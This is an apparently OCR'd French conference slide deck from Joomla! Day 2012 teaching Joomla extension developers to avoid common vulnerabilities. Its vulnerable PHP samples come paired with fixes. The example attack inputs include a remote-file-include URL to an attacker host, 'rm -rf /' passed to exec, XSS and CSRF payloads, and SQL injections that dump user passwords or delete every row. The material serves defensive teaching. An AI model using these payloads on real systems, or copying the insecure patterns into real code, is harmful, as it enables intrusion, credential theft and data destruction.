Sécurité des extensions

Comprendre et éviter les failles les plus répandues

Adrien Baborier, créateur de l'extension AcyMailing
Nicolas Claverie, créateur de l'extension HikaShop

Joomla! Day
Strasbourg 2012

Sommaire

1. Vérifications coté serveur
2. RFI : injections de fichiers & Directory Transversal
3. Accès direct aux fichiers
4. Exec / Eval
5. XSS
6. Erreurs dans le code
7. Directory Information Disclosure
8. Permissions d’accès aux données
9. Injections SQL
10. Chargement de fichiers
11. Attaques DDOS

Sécurité des extensions

1. Vérifications côté serveur

2. Remote File Injections & Directory Transversal

```php
$incfile = $_REQUEST["file"];
include($incfile.".php");

http://www.target.com/vuln_page.php?file=http://www.attacker.com/malicous

$incfile = $_REQUEST["file"];
include(JPATH_ROOT.DS.$incfile.".php");

http://www.target.com/vuln_page.php?file=../../../maliciousfile

$incfile = JRequest::getWord("file");
include(JPATH_ROOT.DS.$incfile.".php");
```

3. Accès direct aux fichiers

```
defined('_JEXEC') or die('Restricted access');
exec($a);
```

http://www.example.com/components/com_compo/compo.php?a=rm -rf /

4. Exec / Eval


```
exec("foo -bar=" . $_GET['bar']);

exec("foo -bar=" . escapeshellarg($_GET['bar']));
```

Attention à l’utilisation de eval()

Sécurité des extensions


5. XSS – Cross Site Scripting

5. XSS



#		Name	E-mail
1		Exemple 1	test1@exemple.com
2		Exemple 2	test@exemple.com

5. XSS



#		Name	E-mail
1		**Mon nom**	test@test1.com
2		Exemple 2	test@exemple.com

Lors de la sauvegarde, supprimer les caractères html

ET / OU

Lors de l'affichage, convertir les caractères spéciaux (< >) en entités html

5. XSS : injection de code javascript

- Injection de javascript directement dans le script

  <script>alert(‘attention!’)</script>


- Lors de l’affichage d’un champ input

  " onchange="...

L’API de Joomla permet non seulement de filtrer les balises HTML mais également de ne pas laisser envoyer des données potentiellement dangereuses

5. XSS

```
<img src="administrator/index.php?option=com_users&task=remove&cid[]=1" />
```



5. XSS : conclusion

1. Sécurisez les données lors de l'enregistrement
   strip_tags() ou les fonctions de Joomla (JRequest, JInput)

2. Sécurisez les données à l'affichage
   htmlspecialchars($var, ENT_COMPAT, 'UTF-8');

3. Ajouter une validation par « token » sur tous vos formulaires
   Ajout dans le formulaire:
   ```
   echo JHtml::_( 'form.token' );
   ```
   Vérification lors de la soumission
   ```
   JRequest::checkToken() or die( 'Invalid Token' );
   ```
   (ou via les paramètres du champ)

6. Erreurs dans le code

Evitez les warning/notice/fatal error

Les bonnes pratiques…

- Mode débug activé
- Activez le « error reporting »

7. Directory information disclosure

Ajouter un index.html dans tous les dossiers

8. Permissions d’accès aux données

http://www.example.com/index.php?option=com_user
&view=profile&user_id=18

Sécurité des extensions

9. Injections SQL

9. Injections SQL

```php
function injectionOnLoad(){

    $catid = $_REQUEST['catid'];

    $db = JFactory::getDBO();
    $db->setQuery('SELECT title, introtext FROM #__content WHERE state = 1 AND catid = '.$catid.' LIMIT 10');
    $results = $db->loadObjectList();
    foreach($results as $oneResult){
        echo '<div class="article"><h2>'.$oneResult->title.'</h2>'.$oneResult->introtext.'</div>';
    }
}
```

9. Injections SQL

```
function injectionOnLoad(){

    $catid = $_REQUEST['catid'];

    $db = JFactory::getDBO();
    $db->setQuery('SELECT title, introtext FROM #__content WHERE state = 1 AND catid = '.$catid.' LIMIT 10');
    $results = $db->loadObjectList();
    foreach($results as $oneResult){
        echo '<div class="article"><h2>'.$oneResult->title.'</h2>'.$oneResult->introtext.'</div>';
    }
}
```

index.php?option=com_security&catid=14 OR 1=1

9. Injections SQL


index.php?option=com_security&catid=14 UNION SELECT username as title, password as introtext FROM %23__users

9. Injections SQL

```php
function injectionOnLoad(){

    $catid = $_REQUEST['catid'];

    $db = JFactory::getDBO();
    $db->setQuery('SELECT title, introtext FROM #__content WHERE state = 1 AND catid = '.$catid.' LIMIT 10');
    $results = $db->loadObjectList();
    foreach($results as $oneResult){
        echo '<div class="article"><h2>'.$oneResult->title.'</h2>'.$oneResult->introtext.'</div>';
    }
}
```

```php
function injectionOnLoad(){

    $catid = JRequest::getInt('catid');

    $db = JFactory::getDBO();
    $db->setQuery('SELECT title, introtext FROM #__content WHERE state = 1 AND catid = '.intval($catid).' LIMIT 10');
    $results = $db->loadObjectList();
    foreach($results as $oneResult){
        echo '<div class="article"><h2>'.$oneResult->title.'</h2>'.$oneResult->introtext.'</div>';
    }
}
```

9. Injections SQL




```php
function injectionOnDelete(){

    $elements = JRequest::getVar('cid');

    $db = JFactory::getDBO();
    $db->setQuery('DELETE FROM #__content WHERE id IN ('.implode(',',$elements).')');
    $db->query();

}
```

9. Injections SQL

```php
function injectionOnDelete(){

    $elements = JRequest::getVar('cid');

    $db = JFactory::getDBO();
    $db->setQuery('DELETE FROM #__content WHERE id IN ('.implode(',',$elements).')');
    $db->query();

}
```

$elements (array)	
0	23
1	34

DELETE FROM #__content
WHERE id IN (23,34)

$elements (array)	
0	25
1	34) OR 1=1 OR id IN (1

DELETE FROM #__content
WHERE id IN (23,**34) OR 1=1 OR id IN (1**)

9. Injections SQL

```php
function injectionOnUpdate(){

    $element = new stdClass();
    $values = JRequest::getVar('element');

    foreach($values as $field => $value){
        $element->$field = $value;
    }

    $db = JFactory::getDBO();
    $db->updateObject('#__content',$element,'id');

}
```

$values (array)	
id	3
title	My new title

```
UPDATE `zas63_content`
SET `title`='My new title'
WHERE `id`='3'
```

9. Injections SQL

$values (array)	
id	3
title	My new title', state = '1

```
UPDATE `zas63_content`
SET `title`='My new title\', state = \'1'
WHERE `id`='3'
```

$values (array)	
id	3
state` = 1 , `title	My new title

```
UPDATE `zas63_content`
SET `state` = 1 , `title`='My new title'
WHERE `id`='3'
```

$values (array)	
id	3
title` = 'merde' #, `title	My new title

```
UPDATE `zas63_content`
SET `title` = 'merde' #, `title`='My new title'
WHERE `id`='3'
```

9. Injections SQL

1. Vérifier le contenu de vos variables provenant de l'extérieur
   En utilisant JRequest:: ou JInput::

2. Sécurisez vos variables avant de les utiliser dans une requête
   intval() si c'est un int
   $db->Quote() si c'est une chaîne de caractères

3. Attention aux formulaires dynamiques, sécurisez également le nom du champ


Sécurité des extensions

10. Chargement de fichiers


10. Chargement de fichiers

```php
<?php

echo '<h1 style="color:red">Exécutable!</h1>';
```

Fichier .TXT




Fichier .PHP




10. Chargement de fichiers

Fichier .DOC



Fichier .PHP.TEST



10. Chargement de fichiers

1. Ne jamais autoriser l'upload d'un fichier exécutable (.php, .html ,…)

2. Ne pas se baser sur le champ mime pour déterminer l'extension du fichier lors de l'upload

```php
$type_file = $_FILES['fichier']['type'];
if(!strstr($type_file, 'application/msword'))
{ echo "Le fichier n'est pas un fichier word"; exit;}
```

3. Ne pas se baser seulement sur une liste d'extensions à banir mais n'autoriser que celles que vous connaissez (attention aux fichiers à doubles extensions)

11. Attaques DDOS

DDOS : Distributed Denial of Service
=> Provoquer la surcharge du serveur

- Limitez le nombre d'éléments affichés
- Optimiser les requêtes MySQL et les boucles

Conclusion

1. Vérifier le contenu de vos variables provenant de l'extérieur
   En utilisant JRequest:: ou JInput:: (au lieu de $_REQUEST)

2. Sécurisez vos variables avant de les utiliser dans une requête
   intval() si c'est un int
   $db->Quote() si c'est une chaîne de caractères

3. Sécurisez vos variables avant de les afficher
   htmlspecialchars($var, ENT_COMPAT, 'UTF-8');

4. Attention à l'upload de fichiers

5. Bloquer l'accès direct aux fichier et dossiers

6. Attention aux permissions

7. Codez… proprement!